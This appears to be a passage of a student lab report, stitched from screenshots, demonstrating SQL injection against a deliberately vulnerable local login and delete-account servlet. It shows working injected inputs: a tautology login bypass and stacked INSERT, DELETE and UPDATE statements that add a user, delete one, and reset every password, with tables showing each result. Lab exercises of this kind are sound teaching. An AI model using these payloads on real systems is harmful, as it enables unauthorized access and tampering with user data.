

1.

The screenshot shows a login interface with a red header containing the word 'Login'. The 'Username' field is marked with a red asterisk and contains the value "'or'7='7';#". The 'Password' field is also marked with a red asterisk and is empty. Below the fields is a red 'Login' button. Underneath the button, there are two links: 'Click here to unregister an account' and 'View Database Status'. The browser's address bar at the bottom shows the URL: `localhost:8080/SQLInjection/UserManagementServlet?action=login`.

Products

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Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

Login

Username *

Password *

Login

[Click here to unregister an account](#)

[View Database Status](#)

Membership Servlet

User does not exist

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The reason why the first command worked and the second one didn't is that the truth statement was wrong. '7'='8' was incorrect, so the user's selection didn't bypass.

2.

Delete Account

Username *

ord) VALUES(9,"George", "Smith", "gsmi036@odu.edu", "treoy234");#

Password *

Confirm Delete

Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	skynet
2	Sarah	Connor	SarahConnor	judgementday
3	Jon	Snow	JonSnow	defendthewall
4	Alan	Turing	AlanTuring	christopher
9	George	Smith	gsmi036@odu.edu	treoy234

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[Restore user and product Database to their original status](#)

Delete Account

Username *

'or'7'='8'; DELETE FROM users WHERE id = 9;#

Password *

Confirm Delete

Products

Code Description Price

- IP214 Laptop 1230.0
- LM25 Lamp 21.0
- DS12 Disk 63.12


ID firstName lastName email password

- 1 John Connor JohnConnor skynet
- 2 Sarah Connor SarahConnor judgementday
- 3 Jon Snow JonSnow defendthewall
- 4 Alan Turing AlanTuring christopher

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[Restore user and product Database to their original status](#)

3.



The image shows a 'Delete Account' form with a red header and a white body. The header contains the title 'Delete Account'. The body has two input fields: 'Username *' with the value "'or'7'='8'; UPDATE users SET password = '123';#" and 'Password *' with an empty input field. A red button labeled 'Confirm Delete' is at the bottom.

Delete Account

Username *

'or'7'='8'; UPDATE users SET password = '123';#

Password *

Confirm Delete

Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

- IP214 Laptop 1230.0
- LM25 Lamp 21.0
- DS12 Disk 63.12


ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	123
2	Sarah	Connor	SarahConnor	123
3	Jon	Snow	JonSnow	123
4	Alan	Turing	AlanTuring	123

- ID firstName lastName email password
- 1 John Connor JohnConnor 123
- 2 Sarah Connor SarahConnor 123
- 3 Jon Snow JonSnow 123
- 4 Alan Turing AlanTuring 123

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[Restore user and product Database to their original status](#)

4.



>Login

Username *

AlanTuring

Password *

...

[Click here to unregister an account](#)

[View Database Status](#)

